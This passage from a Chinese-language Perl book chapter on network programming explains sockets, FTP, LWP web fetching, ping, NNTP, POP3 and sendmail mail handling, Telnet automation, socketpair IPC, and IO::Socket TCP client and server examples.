采用诸如 send 和 recv 这样的函数，就可以通过套接字发送字节流；采用传统的 print 及尖角运算符<和>，也可以发送面向行的消息（也就是说，文本字符串是以换行符结束的）。更多信息请参阅本章后面的“采用 IO::Socket 创建 TCP 客户”节。

---

**提示：**记住，面向行的消息不能够通过套接字发送，直到 Perl 在字符串的末端发现一个换行符为止。在客户/服务器编程中，这可能是最常见的错误，该错误使很多程序员想知道客户收不到服务器数据的原因。

---

### 20.1.3 客户和服务

套接字等式的两侧是客户和服务。从它们的名字中，你会认为服务器发送数据，客户接收数据，但事实上，通信可以按照两种方式进行，客户也可以把数据发送给服务器。主要差别是服务器能够监听客户连接请求并等待，直到特殊的端口传入这种请求。为了能够监听客户请求，服务器应该一直在 ISP 上运行，它会寄存应用程序将要使用的端口。客户可以在任意连接 Internet 的机器（例如另一个 ISP 或宿主 PC）上运行。

通常，其过程如下：首先运行服务器，它会在已经为客户请求指定的端口上监听。当运行客户时，它会在该端口上连接到服务器，而且服务器可以开始将数据发送给客户，或者客户将数据发送给服务器。事实上，在同一个套接字上，客户能够把数据发送给服务器，而且服务器能够把数据发送给客户，这就使套接字在进程间通信方面的作用很重要。在本章中，我们会看到如何使用套接字匹配对实现这种功能。Unix 域套接字可以在同一个 Unix 机器上使用，根本不用在 Internet 上使用它们。这里也将讨论这些套接字。



如果使用套接字以两种方式交互发送数据，那么事情可能变得有点复杂。如果应用程序正在通过等待表达式(<\$socket>)返回来等待数据传入，那么，如何执行代码以发送数据呢？如何同时监听数据和发送数据呢？这是创建子进程的理想场所。当一个进程正在等待接收数据时，另一个进程可能正要发送数据。

我将介绍如何采用本章中的一对程序（即 2wayserver.pl 和 2wayclient.pl）来实现这种应用程序。当在一台机器上运行服务器程序，而在另一台机器上（也可以在同一机器上）运行客户程序时，可以从服务器端通过 Internet 输入如下内容：

```
% perl 2wayserver.pl
Read this from client: Hi sweetie!
Hi adorable!
Read this from client: What's cooking?
Meatballs.
```

在客户端，可以输入下列内容：

```
% perl5 2wayclient.pl
Hi sweetie!
Read this from server: Hi adorable!
What's cooking?
Read this from server: Meatballs.
```

Unix 系统是支持套接字的，但其他系统（如 Windows，即其中的 Winsock 提供了套接字支持）也支持它们，所以，即使你没有使用 Unix 系统，也可以使用套接字编程。在 Perl 中，可以按照两种方式使用套接字：即 Socket 模块和面向对象的 IO::Socket 模块。本章将会介绍二者。另外，两个主要协议是 TCP（Transmission Control Protocol，传输控制协议）和 UDP（User Datagram Protocol，用户数据报协议）。本章也会介绍这两方面内容。

深入分析就到此为止，现在要介绍具体的解决方案了。

## 20.2 快速解决方案

### 20.2.1 获得DNS地址

在代码中，诸如 209.45.167.243 这样的序列是 CPAN 的 DNS 地址，DNS 地址是域名服务地址，在 Internet 上将使用它查找服务器。

要查找服务器，通常一定要提供它的 DNS 地址，它是 4 字节的值。可以使用 Socket 模块的 inet\_aton 函数创建一个 4 字节的结构，用于保存服务器的 DNS 地址，使用 inet\_ntoa 函数将该结构转换为字符串。

第一个示例说明了如何获取 CPAN 的 DNS 地址：

```
use Socket;

$site_name = 'www.cpan.org';

$address = inet_ntoa(inet_aton($site_name));

print "The DNS address of www.cpan.org is $address";

The DNS address of www.cpan.org is 209.45.167.243
```

## 20.2.2 使用FTP

人们通常都听说过名为 FTP 的 Internet 协议，可以使用它让销售人员下载合同和购买订单，要把它添加到程序中，可使用 Net::FTP 模块。

在 Perl 中，通过使用 Net::FTP 模块支持 FTP，目前，在多数 Perl 端口中，该模块都是标准的（也可以从 CPAN 中获取它）。使用该模块的 new 方法创建一个新 FTP 对象，使用 login 方法登录，使用 get 方法获取文件，使用 put 方法上传文件，使用 cwd 方法更改目录，使用 mkdir 方法生成目录，使用 ls 方法列出目录中的文件，使用 quit 方法结束会话等。

作为一个例子，我将从 CPAN FTP 服务器的 pub/CPAN 目录下载 CPAN.html。首先，创建一个新的 FTP 对象，并采用 30 秒的超时值连接到 ftp.cpan.org:

```
use Net::FTP;

$ftp = Net::FTP->new
(
    "ftp.cpan.org",
    Timeout => 30
) or die "Could not connect.\n";
```

接下来，通过使用 login 方法登录。记住，应该把用户名和口令传递给 login，如下所示:

```
use Net::FTP;

$ftp = Net::FTP->new
(
    "ftp.cpan.org",
    Timeout => 30
) or die "Could not connect.\n";

$username = "anonymous";
$password = "steve";

$ftp->login($username, $password)
    or die "Could not log in.\n";
```

现在，将使用 cwd 方法更改为/pub/CPAN 目录，并且以.txt 方式下载 CPAN.html 文件，如下所示:

```
use Net::FTP;

$ftp = Net::FTP->new
```

```
(
    "ftp.cpan.org",
    Timeout => 30
) or die "Could not connect.\n";

$username = "anonymous";
$password = "steve";

$ftp->login($username, $password)
    or die "Could not log in.\n";

$ftp->cwd('/pub/CPAN');

$remote_file = "CPAN.html";
$local_file = "file.txt";

$ftp->get($remote_file, $local_file)
    or die "Cannot get file.\n";
```

如果要上传 `file.txt` 文件，则应该使用 `$ftp->put($local_file)`（你必须具有对 FTP 服务器的写特权，以便上传文件）。下面这段代码会把 `CPAN.html` 下载到 `file.txt` 中，该文件保留了这些内容：

```
<HTML>
<HEAD>
<TITLE>CPAN.html</TITLE>
</HEAD>
<BODY BGCOLOR="#ffffff" TEXT="#000000">
<CENTER>
<FONT SIZE=+2><B>Welcome to the Comprehensive Perl Archive Network!</B>
</FONT>
<BR> Last updated: Mon Aug 14 11:39:01 2000
</CENTER>
<BLOCKQUOTE>
<P>CPAN contains the collected wisdom of the entire Perl community:
hundreds of Perl utilities, several books' worth of documentation,
and the entire Perl distribution. If it's written 在 Perl 中, and it's
helpful and free, it's in CPAN.

.
.
.
```

至此，我们已经能够使用 FTP 了。下面给出了 `ftp.pl` 程序：

```
use Net::FTP;

$ftp = Net::FTP->new("ftp.cpan.org", Timeout => 30)
    or die "Could not connect.\n";

$username = "anonymous";
$password = "steve";

$ftp->login($username, $password)
```



```

        or die "Could not log in.\n";

$ftp->cwd('/pub/CPAN');

$remotefile = "CPAN.html";
$localfile = "file.txt";

$ftp->get($remotefile, $localfile)
    or die "Can not get file.\n";

```

### 20.2.3 使用LWP::Simple获取Web页面

FTP 文件相当好,但如果想下载一个 Web 页面应当怎么做? 有很多种方式可以实现该功能,速度最快的方法是使用 LWP::Simple。

libwww-perl 模块 (LWP) 特别用于处理 HTTP 命令。要下载 Web 页面的 HTML 源代码,只需使用 LWP::Simple 模块的 get 函数。

在下面的示例中,使用 get 函数从 CPAN 的 [www.cpan.org/doc/FAQs/index.html](http://www.cpan.org/doc/FAQs/index.html) 站点下载了主要的 FAQ 索引,并把该 Web 页面存储在 file.txt 文件中:

```

use LWP::Simple;

$content = get("http://www.cpan.org/doc/FAQs/index.html");

open FILEHANDLE, ">file.txt";
print FILEHANDLE $content;
close FILEHANDLE;

```

这段代码运行之后, file.txt 文件中将包含下列内容:

```

<TITLE>Perl FAQ Index</TITLE>
<CENTER>
<BODY BGCOLOR=#ffffff>
<A name="Top">
<h1>
    <IMG SRC="camel.gif" HEIGHT=48 WIDTH=48 ALT="">
Perl FAQ Index
    <IMG SRC="camel.gif" HEIGHT=48 WIDTH=48 ALT="">
</h1>
</a>
</CENTER>

The Perl <I>Frequently Asked Questions</i> list has been released
.
.
.

```

如果想创建自己的 Web 浏览器,可以使用 LWP::Simple 下载 HTML。另一方面,自己一定要解释所有的 HTML 标记。HTML 模块利用 HTML 解析程序 HTML::Parser 提供了一些帮助。也可以使用 LWP::UserAgent 模块下载 Web 页面。要了解如何进行这些操作,请参阅下一节。

### 20.2.4 用LWP::UserAgent获取Web页面

我们可以以多种方式到达 Web 页面。其中一种方式是使用 LWP::Simple 模块。另一种方式是使用 LWP::UserAgent 模块。

使用 LWP::UserAgent 模块可以创建 HTTP 用户代理，它允许你发送和处理 HTTP 请求。作为一个例子，我将把 HTTP GET 请求发送给 CPAN Web 服务器，以获取上一节中下载的同页面：即在 CPAN 站点 [www.cpan.org/doc/FAQs/index.html](http://www.cpan.org/doc/FAQs/index.html) 的 FAQ 主索引。

首先，我创建一个新的 HTTP 用户代理对象，如下所示：

```
use LWP::UserAgent;

$user_agent = new LWP::UserAgent;
```

接下来，我使用 HTTP 模块创建一个 HTTP GET 请求，如下所示：

```
use LWP::UserAgent;

$user_agent = new LWP::UserAgent;

$request = new HTTP::Request('GET',
    'http://www.cpan.org/doc/FAQs/index.html');
```

现在，采用用户代理的 request 方法执行这个 HTTP 请求，以获取 Web 页面：

```
use LWP::UserAgent;

$user_agent = new LWP::UserAgent;

$request = new HTTP::Request('GET',
    'http://www.cpan.org/doc/FAQs/index.html');

$response = $user_agent->request($request);
```

request 方法将返回对哈希表的引用，该表包含下面这些键：\_request、\_protocol、\_content、\_headers、\_previous、\_rc 和 \_msg。采用 \_content 键，把 Web 页面的实际 HTML 内容存储在这个哈希表中，这样，就可以把 Web 页面存储在 file.txt 文件中，如下所示：

```
use LWP::UserAgent;

$user_agent = new LWP::UserAgent;

$request = new HTTP::Request('GET',
    'http://www.cpan.org/doc/FAQs/index.html');

$response = $user_agent->request($request);

open FILEHANDLE, ">file.txt";

print FILEHANDLE $response->{_content};

close FILEHANDLE;
```

在执行这个程序之后，file.txt 文件的内容将与下列内容相似：

```
<TITLE>Perl FAQ Index</TITLE>
<CENTER>
<BODY BGCOLOR=#ffffff>
<A name="Top">
<h1>
    <IMG SRC="camel.gif" HEIGHT=48 WIDTH=48 ALT="">
Perl FAQ Index
    <IMG SRC="camel.gif" HEIGHT=48 WIDTH=48 ALT="">
</h1>
</a>
</CENTER>

The Perl <I>Frequently Asked Questions</i> list has been released
.
.
.
```

### 20.2.5 Ping主机

在 Internet 上时，如何知道还有谁呢？假使想测试服务器是否存在呢？通过使用 Net::Ping，就可以把数据的测试包发送给该服务器，并检验得到的响应。

使用 Net::Ping 模块可测试到远程 Internet 主机的连接。要使用 Net::Ping，首先应该创建一个 ping 对象，然后使用该对象的 ping 方法进行 ping，再把测试包发送给 Internet 主机。TCP、ICMP 或 UDP 协议可以与 ping 方法一起使用。可以按照下列方式创建 ping 对象：

```
$pingobject = Net::Ping->new([protocol [, defaulttimeout [, bytes]]]);
```

所有这些参数都是可选的；protocol 可以为 tcp、udp 或 icmp（默认值为 udp）。在 defaulttimeout 中，可以指定默认的超时周期（以秒为单位）；在 bytes 参数中，可以指定包中发送给主机的字节数（最大值为 1024）。

我 ping 一个远程主机，指定了可选的超时周期，如下所示：

```
$pingobject->ping(host [, timeout]);
```

当用完了 ping 对象时，可以利用它的 close 方法关闭它。在这个示例中，使用 Net::Ping ping 远程主机 cpan.org：

```
use Net::Ping;

$pingobject = Net::Ping->new(icmp);

if ($pingobject->ping('cpan.org')) {print "Could reach CPAN."};

$pingobject->close();

Could reach CPAN.
```



### 20.2.6 从新闻组下载布告

如果希望从 Usenet 中阅读文章，如阅读 Perl 新闻组，也可以使用 Perl 实现这种功能。

可以使用 CPAN `Net::NNTP` 或 `News::NNTPClient` 模块读 Usenet 布告，而且也可以使用 `Net::NNTP` 模块把布告张贴到 Usenet。

作为一个例子，我将使用 `News::NNTPClient` 模块，把新闻组 `comp.lang.perl.moderated` 上当前的所有布告下载到磁盘上的一个文件中。首先使用该模块创建一个新对象，传递 Usenet 服务器的名字：

```
use News::NNTPClient;

$nnntp = new News::NNTPClient('news.yourserver.com');
```

通过使用 `group` 方法，可以获取 `comp.lang.perl.moderated` 组中当前第一个和最后一个文章编号，如下所示：

```
use News::NNTPClient;

$nnntp = new News::NNTPClient('news.yourserver.com');

($first, $last) = $nnntp->group("comp.lang.perl.moderated");
```

现在，通过把编号传递给 `article` 方法，可以请求每一篇文章。我下载了当前的所有文章，并把它们存储在 `file.txt` 文件中，如下：

```
use News::NNTPClient;

$nnntp = new News::NNTPClient('news.yourserver.com');

($first, $last) = $nnntp->group("comp.lang.perl.moderated");

open FILEHANDLE, ">file.txt";

for ($loop_index = $first; $loop_index <= $last; $loop_index++) {
    print FILEHANDLE $nnntp->article($loop_index);
}

close FILEHANDLE;
```

在执行这段代码之后，`file.txt` 文件中将包含所有文章：

```
Path: nyc.uu.net!uunet!zur.uu.net!news.tvd
From: user@host.com ()
Newsgroups: comp.lang.perl.moderated
Subject: Faster way to read hashes from files?
Date: 20 Apr 20:43:33 GMT
Organization: Poster place, USA
Lines: 126
Sender: mjd-clpm-admin@server.com
```

```
Approved: mjd-clpm-admin@server.com
Message-ID: <slrn7hppbo.5jv.user>
NNTP-Posting-Host: host.com
X-Complaints-To: usenet@news.host.com
NNTP-Posting-Date: 20 Apr 20:43:33 GMT
X-Newsreader: slrn (0.9.4.3 UNIX)
X-Original-NNTP-Posting-Host: host.com
Xref: comp.lang.perl.moderated:2124
```

Hello,

```
I'm working on an application that reads a data file from a C application.
.
.
.
```

### 20.2.7 接收电子邮件

如果需要一种快速且容易的方式，来检查是否有一些电子邮件消息正在等待，在没有阅读的情况下删除它们，应当怎样做？

可以使用 `Mail::POP3Client` 模块检查和阅读邮件。首先使用 `new` 方法创建对象，然后使用下列方法处理 POP3 账号：

- ◆ `Alive`——根据连接是否活动而返回真值或假值。
- ◆ `Body`——获取给定消息的主体。
- ◆ `Close`——关闭与服务器的连接。
- ◆ `Connect`——启动到服务器的连接。你必须传递主机和端口。
- ◆ `Count`——设置或返回可用的消息数。
- ◆ `Delete`——把指定的消息号标记为 `DELETED`。
- ◆ `Head`——获取给定消息的标题。
- ◆ `HeadAndBody`——获取给定消息的标题和主体。
- ◆ `Host`——设置或返回当前主机。
- ◆ `Last`——返回最后一个消息的编号。
- ◆ `List`——返回消息大小的列表。
- ◆ `Login`——登录到服务器连接。
- ◆ `Message`——提供服务器的最后的状态消息。
- ◆ `New`——创建新的 POP3 连接。
- ◆ `Pass`——设置或返回当前口令。
- ◆ `POPStat`——返回 `STAT` 命令的结果。
- ◆ `Port`——设置或返回当前端口号。
- ◆ `Reset`——从标记为删除的消息中去掉该标记。



- ◆ **Size**——设置或返回邮箱的大小。
- ◆ **Socket**——返回当前套接字的文件描述符。
- ◆ **State**——返回连接的内部状态。
- ◆ **User**——设置或返回当前用户名。

在下一个示例中，我将进行检查，以查看是否有一些正在等待的邮件，如果是这样的话，则把消息一个接一个地下载到 `file.txt` 文件中（如果想从 **POP3** 服务器中删除消息，也应该使用 **Delete** 方法）。

首先，我获取一个新的 **Mail::POP3Client** 对象，把用户名、口令和 **POP3** 服务器传递给 **new** 方法（对于这几项，你可以采用自己喜欢的值）：

```
use Mail::POP3Client;

$mail = new Mail::POP3Client("username",
    "password", "pop3.yourserver.com");
```

现在，使用 **Count** 方法，检查是否有某些消息正在等待，如果是的话，则显示消息数并保存消息：

```
use Mail::POP3Client;

$mail = new Mail::POP3Client("username",
    "password", "pop3.yourserver.com");

if ($mail->Count) {
    print "You have ", $mail->Count, " new message(s).\n";
    print "Storing message(s) to disk.\n";
```

这里使用 **HeadAndBody** 方法，获取消息的标题和主体，把它们存储在 `file.txt` 文件中，如下所示：

```
use Mail::POP3Client;

$mail = new Mail::POP3Client("username", "password",
    "pop3.yourserver.com");

if ($mail->Count) {
    print "You have ", $mail->Count, " new message(s).\n";
    print "Storing message(s) to disk.\n";

    open FILEHANDLE, ">file.txt";

    for($loop_index = 1; $loop_index <= $mail->Count; $loop_index++) {
        print FILEHANDLE $mail->HeadAndBody($loop_index);
    }

    close FILEHANDLE;
}
```

当运行这段代码时，将显示类似下列信息的内容：



```
You have 4 new message(s).
Storing message(s) to disk.
```

现在，把这些消息存储在磁盘上的 `file.txt` 文件中。注意，在很长的标题后面，将显示每个消息的主体：

```
Received: from default (server.net)
by host.com (8.8.8/8.8.8) with SMTP id NAA21935 for <user@host.com>;
Wed, 28 Apr 13:36:23 -0400 (EDT)
Message-Id: <3.0.3.32.19990428133546.00b52010@pop3.server.com>
X-Sender: steve@noplance.com
Date: Wed, 28 Apr 13:35:46 - 0400
To: steve@server.com
From: Steven Holzner <steve@noplance.com>
Subject: Greetings
Mime-Version: 1.0
Content-Type: text/plain; charset="us-ascii"
X-UIDL: 422bc15d9e8b5823c32e893a5a91062Status: RO
Dear Steve:
    Hi there!
        Best regards, Steve
```

为便于参考，这里给出了 `email.pl` 程序：

```
use Mail::POP3Client;

$mail = new Mail::POP3Client("username",
    "password", "pop3.yourserver.com");

if ($mail->Count) {
    print "You have ", $mail->Count, " new message(s).\n";
    print "Storing message(s) to disk.\n";

    open FILEHANDLE, ">file.txt";

    for($loop_index = 1; $loop_index <= $mail->Count; $loop_index++) {
        print FILEHANDLE $mail->HeadAndBody(1);
    }
    close FILEHANDLE;
}
```

### 20.2.8 发送电子邮件

现在，我们可以使用 `Mail::POP3Client` 下载电子邮件，发送邮件吗？发送邮件可以使用 CPAN 模块 `Mail::Mailer`，但很多程序员只使用 Unix `sendmail` 程序。

可以使用 `Mail::Mailer` 模块发送邮件；该模块的 MS-DOS 版本还不可用，但在 Unix 中有一个版本是可以使用的。然而，很多 Unix 程序员只使用 `sendmail` 程序发送邮件。

可以很容易地把下列示例应用于自己的 Unix 系统，该示例将发送一个简短的电子邮件，如下所示：

```
open(MAIL, '| /usr/lib/sendmail -t -oi');

print MAIL <<EOF;
To: steve\@server.com
From: steve\@host.com
Subject: Greetings
Hi Steve!
EOF

close MAIL;
```

要使用这段代码，需在系统上自定义 `sendmail` 程序的位置（通常为 `/usr/lib`），并自定义 `To:`、`From:` 和 `Subject:` 行。

### 20.2.9 使用 Telnet

假设有员工能够在公司驻地运行主服务器上的程序，以获取最新报价，但大部分人都不知道如何使用 `Telnet` 远程登录并运行该程序，应当怎么办？此时使用 `Net::Telnet` 模块，就可以使整个过程自动化。

使用 `Telnet` 可以远程登录主计算机，而且使用 Perl 中的 `Net::Telnet` 模块，还可以使整个过程自动化。使用 `new` 方法创建一个 `Telnet` 对象，使用 `login` 方法登录，然后使用 `cmd` 方法把命令发送给远程主机。`cmd` 方法能够返回发送命令的结果。

下面的示例自动实现了登录 `Telnet`，并查找位于主机 `code22` 目录中的所有文件的过程。要实现这种功能，我使用 `new` 方法创建一个新的 `Telnet` 对象。给该方法传递一个超时值（以秒为单位），和想要登录到的远程主机的名字以及该远程主机上使用的命令提示。然后，给 `new` 方法传递由远程主机使用的提示，这样，通过检查该提示，`Net::Telnet` 模块就知道这个主机是否正在等待输入：

```
use Net::Telnet;

$telnet = Net::Telnet->new
(
    Timeout => 90,
    Prompt  => '%',
    Host    => 'server.com'
);
```

现在，使用 `login` 方法，以用户名和口令登录：

```
use Net::Telnet;

$telnet = Net::Telnet->new
(
    Timeout => 90,
    Prompt  => '%',
    Host    => 'server.com'
);
```

```
$telnet->login('username', 'password');
```

最后，使用 `cmd` 方法给远程主机发送命令，使用 Unix `ls` 命令检查哪些文件处于 `code22` 目录中：

```
use Net::Telnet;

$telnet = Net::Telnet->new
(
    Timeout => 90,
    Prompt  => '% ',
    Host    => 'server.com'
);

$telnet->login('username', 'password');
$telnet->cmd("cd code22");

@listing = $telnet->cmd("ls");

print "Here are the files:\n";
print "@listing";

$telnet->close;
```

```
Here are the files:
```

```
a.pl      b.pl      c.pl      d.pl
e.pl      f.pl      g.pl      h.pl
i.pl      j.pl      k.pl
```

该程序到此结束了。可以看到，通过使用 `Net::Telnet`，就能够非常容易地使 `Telnet` 会话自动化。事实上，如果从控制台接受命令，并显示通过在远程主机上执行这些命令返回的结果，就可以仿真 `Telnet` 会话。

### 20.2.10 套接字匹配对应用于进程间通信

若想在游戏程序之间设置进程间通信，但双向管道似乎变得很拥挤时，应当怎么办？答案是：使用套接字匹配对。

可以使用 `Socket` 模块的 `socketpair` 函数创建一对套接字，可在一个程序中使用它，以便实现进程间通信。通常情况下，在创建新进程以及使用两个已连接的套接字在进程之间进行通信之前，需使用 `socketpair`。注意，该函数返回一对套接字，将由其中一个程序使用，因此，如果想在两个分开的主机之间通过 `Internet` 通信，则不必使用 `socketpair`。

可以按照下述方式创建 `socketpair`：

```
socketpair SOCKET1, SOCKET2, DOMAIN, TYPE, PROTOCOL
```

这里，`SOCKET1` 是第一个套接字，`SOCKET2` 是第二个套接字，`DOMAIN` 是套接字所在的域，`TYPE` 是套接字的类型（`SOCK_STREAM` 会创建 `TCP` 类型的连接，`SOCK_DGRAM`



会采用数据报创建 UDP 类型的连接，SOCK\_SEQPACKET 会创建顺序的包连接），**PROTOCOL** 是想要使用的协议。

在下面的示例中，我分支出一个子进程，并且让父进程和子进程进行通信。首先，创建一对套接字，如下所示：

```
use Socket;
use IO::Handle;

socketpair(CHILDHANDLE, PARENTHANDLE, AF_UNIX, SOCK_STREAM, PF_UNSPEC)
    or die "Could not create socketpair.";
```

现在，使用 **IO::Handle autoflush** 方法，确保没有缓冲 **socketpair**：

```
use Socket;
use IO::Handle;

socketpair(CHILDHANDLE, PARENTHANDLE, AF_UNIX, SOCK_STREAM, PF_UNSPEC)
    or die "Could not create socketpair.";

CHILDHANDLE->autoflush(1);
PARENTHANDLE->autoflush(1);
```

接下来，分支出一个新进程，关闭父句柄，写到子句柄，并从子句柄读出，如下所示：

```
use Socket;
use IO::Handle;

socketpair(CHILDHANDLE, PARENTHANDLE, AF_UNIX, SOCK_STREAM, PF_UNSPEC)
    or die "Could not create socketpair.";

CHILDHANDLE->autoflush(1);
PARENTHANDLE->autoflush(1);

if ($pid = fork) {

    close PARENTHANDLE;

    print CHILDHANDLE "Hello from the parent!\n";

    $line = <CHILDHANDLE>;

    print "Parent read: $line";

    close CHILDHANDLE;

    waitpid($pid,0);
```

余下要做的是实现子进程；这里，我将关闭子句柄、写到父句柄，并读取父句柄写的信息：

```
use Socket;
use IO::Handle;

socketpair(CHILDHANDLE, PARENTHANDLE, AF_UNIX, SOCK_STREAM, PF_UNSPEC)
    or die "Could not create socketpair.";
```

```

CHILDHANDLE->autoflush(1);
PARENTHANDLE->autoflush(1);

if ($pid = fork) {
    close PARENTHANDLE;

    print CHILDHANDLE "Hello from the parent!\n";

    $line = <CHILDHANDLE>;
    print "Parent read: $line";
    close CHILDHANDLE;
    waitpid($pid,0);
} else {
    close CHILDHANDLE;

    $line = <PARENTHANDLE>;
    print "Child read: $line";
    print PARENTHANDLE "Hello from the child!\n";
    close PARENTHANDLE;
    exit;
}

```

```

Child read: Hello from the parent!
Parent read: Hello from the child!

```

可以看到，子进程和父进程可以使用 `socketpair` 进行通信，这个示例是一个范例。

### 20.2.11 采用IO::Socket创建TCP客户

我们准备进行一些套接字编程，使机器之间可以通过 **Internet** 通信，此时最好从 **IO::Socket** 开始。

要使用套接字在 **Internet** 上通信，需使用客户程序和服务器程序，而且每个程序都处于一台主机上（注意，两个程序也可以位于同一台主机上）。使用套接字，可以把客户连接到服务器。然后，服务器给客户发送数据、客户给服务器发送数据。

在本节中，将采用 **IO::Socket** 模块创建客户应用程序，该模块使用 **TCP** 建立了到服务器机器端口上的连接。在下一节中，将编写相应的服务器应用程序。

要创建套接字，可以使用 **IO::Socket::INET** 的 `new` 方法。下面给出了可以传递给该方法的命名参数：

- ◆ **PeerAddr**——想要连接到的机器的 **DNS** 地址（也即 `xxx.xxx.xxx.xxx`）或名称（也即 `server.com`）。
- ◆ **PeerPort**——想要连接到的主机上的端口。



- ◆ **Proto**——想要使用的连接协议，即 `tcp` 或 `udp`。
- ◆ **Type**——连接的类型。`SOCK_STREAM` 用于 TCP 数据流连接，`SOCK_DGRAM` 用于 UDP 数据报，`SOCK_SEQPACKET` 用于顺序的数据包连接。
- ◆ **LocalAddr**——要绑定到的本地地址（如果有的话）。
- ◆ **LocalPort**——要使用的本地端口（如果有的话）。
- ◆ **Listen**——队列大小（允许的客户数）；最大值是 `SOMAXCONN`。
- ◆ **Reuse**——把绑定设置为 `SO_REUSEADDR`。
- ◆ **Timeout**——连接的超时值。

`new` 方法将返回一个标量，它包含文件句柄，在 Perl 中，该句柄是间接文件句柄。在 Perl 中，可以像使用其他文件句柄一样使用间接文件句柄，使用尖角运算符 `<和>` 可以从中读取信息，使用 `print` 可以输出到它们。

可以使用尖角运算符和 `print` 处理面向行的消息。然而，也可以使用 `send` 给套接字发送字节流，如下所示：

```
$socket->send($data, $flags) or die "Could not send data.\n";
```

然后，使用 `recv`（代替尖角运算符）读取字节数据；在这个示例中，用 `$length` 指定了要读取的字节数：

```
$socket->recv($data_buffer, $length, $flags) or die  
"Could not get data.\n";
```

在这个示例中，创建了一个 TCP 客户，它将连接到服务器上的端口 1116。首先，使用 `IO::Socket new` 方法创建一个套接字：

```
use IO::Socket;  
  
$socket = IO::Socket::INET->new  
(  
    PeerAddr => 'yourserver.com',  
    PeerPort => 1116,  
    Proto    => "tcp",  
    Type     => SOCK_STREAM  
) or die "Could not open port.\n";
```

在生成连接之后，既可以写到服务器，也可以读它。首先介绍如何写到服务器。

#### 20.2.11.1 写到服务器

在建立 `socket` 连接之后，使用 `print` 函数就可以将数据写到服务器，如下所示：

```
use IO::Socket;  
  
$socket = IO::Socket::INET->new  
(  
    PeerAddr => 'yourserver.com',
```



```

    PeerPort => 1116,
    Proto    => "tcp",
    Type     => SOCK_STREAM
) or die "Could not open port.\n";

print $socket "Hello from the client!\n";

close($socket);

```

现在，当运行读取客户的服务器（例如下一节将要引入的一个程序）时，服务器将等待客户连接到它：

```
%perl server.pl
```

接下来，在另一台机器上运行客户程序，以便把文本发送给服务器：

```
%perl client.pl
```

这样做时，在服务器的控制台上将看到下列结果：

```

%perl server.pl
Hello from the client!

```

除了写到服务器之外，还可以从服务器读取数据。

#### 20.2.11.2 从服务器读取

如果想从服务器读取数据，则可以使用尖角运算符，例如，客户从服务器读 **Hello from the server!**信息的示例（在下一节中，将介绍这个示例的服务器代码）：

```

use IO::Socket;

$socket = IO::Socket::INET->new
(
    PeerAddr => 'yourserver.com',
    PeerPort => 1116,
    Proto    => "tcp",
    Type     => SOCK_STREAM
) or die "Could not open port.\n";

$answer = <$socket>;

print $answer;

close($socket);

```

要使用这个客户，首先在它的主机上运行一个将写到该客户的服务器，下一节将介绍这个示例：

```
%perl server.pl
```

然后，在另一台机器上，运行读取服务器的客户程序，那么，在客户的控制台上，将会

看到 `Hello from the server!` 消息：

```
%perl client.pl  
  
Hello from the server!
```

要使用本节介绍的 TCP 客户，需使用下一节将引入的 TCP 服务器。

### 20.2.12 采用IO::Socket创建TCP服务器

我们已经创建了 TCP 客户，现在需要创建 TCP 服务器，这样就可以连接到它。方法是在主机机器上创建一个程序，并在客户程序访问的端口上打开套接字即可。

在上节中，创建了一个 TCP 客户程序，在本节中，将创建一个 TCP 服务器，使客户程序可以连接到它。

要创建套接字，可以使用 `IO::Socket::INET` 的 `new` 方法。下面给出了一些可以传递给该方法的命名参数：

- ◆ **PeerAddr**——想要连接到的机器的 DNS 地址（也即 `xxx.xxx.xxx.xxx`）或名称（也即 `server.com`）。
- ◆ **PeerPort**——想要连接到的主机机器上的端口。
- ◆ **Proto**——想要使用的连接协议，即 `tcp` 或 `udp`。
- ◆ **Type**——连接的类型。`SOCK_STREAM` 用于 TCP 数据流连接，`SOCK_DGRAM` 用于 UDP 数据报，`SOCK_SEQPACKET` 用于顺序的数据包连接。
- ◆ **LocalAddr**——要绑定到的本地地址（如果有的话）。
- ◆ **LocalPort**——要使用的本地端口（如果有的话）。
- ◆ **Listen**——队列大小（允许的客户数）；最大值是 `SOMAXCONN`。
- ◆ **Reuse**——把绑定设置为 `SO_REUSEADDR`。
- ◆ **Timeout**——连接的超时值。

在 TCP 服务器代码中打开套接字，如下所示：

```
use IO::Socket;  
  
$server = IO::Socket::INET->new  
(  
    LocalPort => 1116,  
    Type      => SOCK_STREAM,  
    Reuse     => 1,  
    Listen    => 5  
) or die "Could not open port.\n";
```

使用 `accept` 方法，使服务器等待客户连接，如下所示：

```
use IO::Socket;
```

```

$server = IO::Socket::INET->new
(
    LocalPort => 1116,
    Type      => SOCK_STREAM,
    Reuse     => 1,
    Listen    => 5
) or die "Could not open port.\n";

while ($client = $server->accept()) {
    .
    .
    .
}

```

当生成了客户连接时，将执行 `while` 循环的主体，而且你可以读取客户，也可以写到它。首先介绍从客户读取。

#### 20.2.12.1 从客户读取

你可以从客户读一行文本并显示该文本，如下所示：

```

use IO::Socket;

$server = IO::Socket::INET->new
(
    LocalPort => 1116,
    Type      => SOCK_STREAM,
    Reuse     => 1,
    Listen    => 5
) or die "Could not open port.\n";

while ($client = $server->accept()) {

    $line = <$client>;

    print $line;

}

close($server);

```

现在，当运行服务器时，它将等待客户连接到它：

```
%perl server.pl
```

接下来，运行上一节中介绍的客户程序，把文本发送给另一台机器上的服务器：

```
%perl client.pl
```

当进行这种操作时，在服务器的控制台上将显示下列结果：

```

%perl server.pl

Hello from the client!

```



也可以写到客户。

#### 20.2.12.2 写到客户

下面的服务器可写到客户：

```
use IO::Socket;

$server = IO::Socket::INET->new
(
    LocalPort => 1116,
    Type      => SOCK_STREAM,
    Reuse     => 1,
    Listen    => 5
) or die "Could not open port.\n";

while ($client = $server->accept()) {
    print $client "Hello from the server!\n";
}

close($server);
```

首先，在主机机器上运行这个服务器程序：

```
%perl server.pl
```

然后，在另一台机器上或者在同一台机器上的新会话中，运行上一节中介绍的用于读取服务器的客户程序，在客户控制台上，将看到 **Hello from the server!** 消息：

```
%perl client.pl

Hello from the server!
```

现在，已经创建了读写的客户和读写的服务器。事实上，客户和服务器都能够在相同的套接字上读写。有关详细信息，请参阅下一节。

#### 20.2.13 采用多线程及IO::Socket创建交互式双向客户/服务器应用程序

我们要编写交互式的客户/服务器应用程序，允许用户在机器之间来回输入消息，但有一个问题。使用<STDIN>等待用户输入时，能够采用<\$socket>监听其他用户的输入吗？答案是：没问题，只需分支出一个新进程即可。父进程监听用户，子进程监听套接字。

